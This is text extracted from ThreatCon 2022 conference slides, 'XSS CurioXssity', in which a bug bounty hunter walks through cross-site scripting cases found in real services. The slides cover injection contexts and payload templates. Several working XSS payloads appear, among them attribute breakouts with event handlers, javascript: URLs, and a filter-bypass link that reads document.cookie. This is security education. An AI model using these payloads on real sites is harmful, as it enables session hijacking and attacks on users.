




THREAT CON 2022



Q https://threatcon.io/#

XSS CurioXssity

A series of solving XSS cases

Hi, I'm Ahmad!




During working hours

Lead Security Consultant
at ZX Security Ltd (New Zealand)

After working hours

Experienced poster
@yappare
Father for 4 little monsters

Hi, I'm yappare!



Google

Bug Hunt




yappare
@yappare

*Top 10 (2013-2017?)
current: 13th*

3rd place in [#beta022](#) @bugcrowd!
result notification got something new
[#Bugbounty](#)

11:25 PM · Aug 24, 2013 · Twitter Web Client



180

Ahmad Ashraff




Introduction



← → ↻ 🔍 <https://threatcon.io/introduction>

Why?



Nikhil Synack
online

You

give me some advice what topic should I submit for Threatcon Bounty village talk

All xss though

10:56 pm





Why?

Submission type and severity

A look into the type and severity of vulnerabilities in this period.

VRT category	Count
Cross-Site Scripting (XSS)	477
Broken Authentication and Session Management	136
Server-Side Injection	103
Broken Access Control (BAC)	42

label:bounty-google xss

From ▾ Any time ▾ Has attachment To ▾ [Advanced](#)

Refresh More

- ★ » security, me 4 Bounty/Google [8-5137000009841] XSS in
- ★ » security, me 4 Bounty/Google [1-8194000009568] XSS in
- ★ » security, me 3 Bounty/Google [5-6601000009533] XSS in
- ★ » security, me 3 Bounty/Google [8-0351000006580] other in
- ★ » secur., Google, me 6 Bounty/Google [6-7338000006166] other in



XSS what?


Reflected

Stored/Permanent

DOM-based Blind

Flash-based


self-reflected






XSS what?

- Look for available parameters or forms
- Insert `<script>alert('XSS')</script>`
- A popup appears.



```
<script>
  ...
</script>
<script>
  alert(1)
</script>
";var SSOf
</script>
```

```
-----',
= "https://test
```





Inside tag

```
1 <input type="text" value="$input">
2
3 ▼ <a href="$input">Click Me</a>
4
5 <iframe src="$input">
6
7 ▼ <div name="$input">
8 </div>
```



Outside tag

```
1 ▼ <title> This is a $input </title>
```

```
2
```

```
3 ▼ <h3>Hello $input! </h3>
```

```
4
```

```
5 ▼ <span>I am $input!</span>
```



Curioxssity



https://threatcon.io/curioxssity

<{tag}{{event_handler}}={}{javascript}{{>,//,Space,Tab,LF}



Curioxssity



https://threatcon.io/curioxssity

<{tag}{event_handler}=javascript>,//,Space,Tab,LF}

<iframe onload=javascript:alert(0)>

<script src=javascript:alert(0)>



Curioxssity



<https://threatcon.io/curioxssity>





Curioxssity



https://threatcon.io/curioxssity

HTML ▾

```
1 <input type="text" value="input">
```

CSS ▾

```
1
```

JavaScript + No-Library (pure JS) ▾

☰ Tidy

input

```
1
```



Curioxssity



https://threatcon.io/curioxssity

HTML ▼

Tidy

CSS ▼

```
1 <input type="text" value="<'>>
```



It breaks the code

JavaScript + No-Library (pure JS) ▼

1



Collaborate

An embedded page at fiddle.jshell.net says

1

OK

Settings Sign in

HTML

```
<input type="text" value="<' " onmouseover="alert(1)">
```

CSS

Breaks then add the XSS payload
<" onmouseover="alert(1)

JavaScript + No-Library (pure JS)

1

<



Curioxssity



https://threatcon.io/curioxssity

www.google.com/local/add/details?storeid=3651252590488943006&mode=existing&flowtype=os&hl=en-US&gl=US&lookup=CLAIM



Forumz Blogz Entertainmentz Localhost Decrypter Infoz The SQL Injection Kn...

Videos

Enhance your listing by associating videos about your business. To do so, upload your video on YouTube and enter the URL below. You can include up to 5 videos.

Could not remove video.



Add Video

Example: http://youtube.com/watch?v=dFtfxv1JdXI

You have uploaded 1 of up to 5 videos for this listing.

none

4 Robert Road
Lititz PA 17543



```
/object><br><a href="javascript:detailsPage.removeVideo('3651252590488943006','dFtfxv1JdX');alert(2);(' ');">Remove</a
```



Curioxssity

Case 0



← → ↻ 🔍 <https://threatcon.io/curioxssity#case0>



Case 0

The obvious no/impossible XSS




Curioxssity

Case 0



← → ↻ 🔍 https://threatcon.io/curioxssity#case0

ce:https://www.linkedin.com/search/results/all/?keywords=<script>alert(0)<%2Fscript>&origin=GLOB...



sults/all/?keywords=%3Cscript%3Ealert(0)%3C%2Fscript%3E&

Properly escaped



```
ript>  
"<\/script><img src=1 onerror=alert(  
ript>  
ript>  
"<\/script><img src=1 onerror=alert(  
ript>
```

Quotes, forward slash, and backslash are escaped.



- It blocks any character after <
 - Maybe only possible with old IE with <%tag
- Limited length (>16 chars) and only on one endpoint
- Can't use = in an inside tag injection



Curioxssity

Case 0




← → ↻ 🔍 <https://threatcon.io/curioxssity#case0>





Curioxssity

Case 0



Q <https://threatcon.io/curioxssity#case0>




Curioxssity

Case 0

Case 1



← → ↻ 🔍 <https://threatcon.io/curioxssity#case1>



Case 1

The simple WAF/detection



Curioxssity

Case 0

Case 1



Q <https://threatcon.io/curioxssity#case1>

It blocks `<script>alert(0)</script>` payload



Curioxssity

Case 0

Case 1



Q <https://threatcon.io/curioxssity#case1>

It blocks `<script>alert(0)</script>` payload

Use a different payload

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

`<iframe src=1 onmouseover=alert(0)>`

``

``

`<script src=javascript:alert(0)>`





Curioxssity

Case 0

Case 1



Q https://threatcon.io/curioxssity#case1

Google

Ohio, United States



Intersection
Intersection



ADD NEW

Edit


Browse

Pending

Published


History

0 0 | 1



xxx

by me - 3 secs ago



```
xx*><a href=x  
onclick=prompt(document.cookie)>Approve</a>
```



Send Message

Cancel

20 ft



Curioxssity

Case 0

Case 1




https://threatcon.io/curioxssity#case1

nding Published History

by Anonymous9330 - 5 mins ago

by Anonymous9330 - 4 mins ago

